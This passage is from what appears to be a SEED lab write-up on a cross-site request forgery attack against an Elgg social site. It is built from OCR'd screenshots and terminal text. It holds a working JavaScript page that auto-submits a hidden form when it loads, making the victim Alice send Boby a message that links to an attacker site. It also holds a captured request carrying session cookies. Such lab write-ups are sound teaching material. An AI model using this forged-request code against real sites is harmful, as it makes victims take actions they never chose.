Cookie: pvisitor=8bfe020d-1762-4edc-9058-948aa066469b; __gsas=ID=5e1f96877e7d92bd:T=1661798640:S=ALNI_Ma6E
Upgrade-Insecure-Requests: 1

STdc3yyYZhUA&__elgg_ts=1665165055&recipients=&match_on=users&recipients[]=58&subject=hey&body=<p>hello</p>

Content-Length:131
```


**We will the update the editprofile.html page like below where the message recipient will be boby and the sender will be alice.**



Activities
Terminal
Oct 7 14:25
root@470986148eee: /var/www/attacker
seed@VM: ~/.../Labsetup
root@470986148eee: /
root@470986148eee: /var/...
seed@VM: ~/.../attacker
root@470986148eee: /var/...
root@470986148eee: /var/...

```
    //fields += "<input type='hidden' name='briefdescription' value='Samy is my hero'>";
    //fields += "<input type='hidden' name='interests' value='Hacking'>";
    fields += "<input type='hidden' name='recipients' value='Boby'>";
    //fields += "<input type='hidden' name='description' value='Samy is my hero'>";
    //fields += "<input type='hidden' name='accesslevel[briefdescription]' value='2'>";
    //fields += "<input type='hidden' name='accesslevel[description]' value='2'>";
    //fields += "<input type='hidden' name='accesslevel[interests]' value='2'>";
    //fields += "<input type='hidden' name='accesslevel[twitter]' value='2'>";

    fields += "<input type='hidden' name='recipients[]' value='57'>";
    fields += "<input type='hidden' name='subject' value='check out my recent photos'>";
    fields += "<input type='hidden' name='body' value='<p>link is here:www.attacker32.com</p>'>";
    fields += "<input type='hidden' name='guid' value='56'>";

    // Create a <form> element.
    var p = document.createElement("form");

    // Construct the form
    p.action = "http://www.seed-server.com/action/messages/send";
    p.innerHTML = fields;
    p.method = "post";

    // Append the form to the current page.
    document.body.appendChild(p);

    // Submit the form
    p.submit();
}


// Invoke forge_post() after the page is loaded.
window.onload = function() { forge_post();}
</script>
</body>
</html>
root@470986148eee:/var/www/attacker#
```

**Here we can see that alice hasn’t sent any message to boby but after visting samy’s website a message was sent to boby and when boby opens the link he is redirected to samy’s website.**




## Sent messages

**hey**


To Charlie 16 minutes ago

hello



# CSRF Attacker's Page

- Add-Friend Attack
- Edit-Profile Attack




Sent messages

check out my recent photos
To Boby · just now
link is here:www.attacker32.com

hey
To Charlie · 16 minutes ago
hello

Alice




Inbox

**check out my recent photos**

From Alice just now

link is here:www.attacker32.com



# CSRF Attacker's Page

- Add-Friend Attack
- Edit-Profile Attack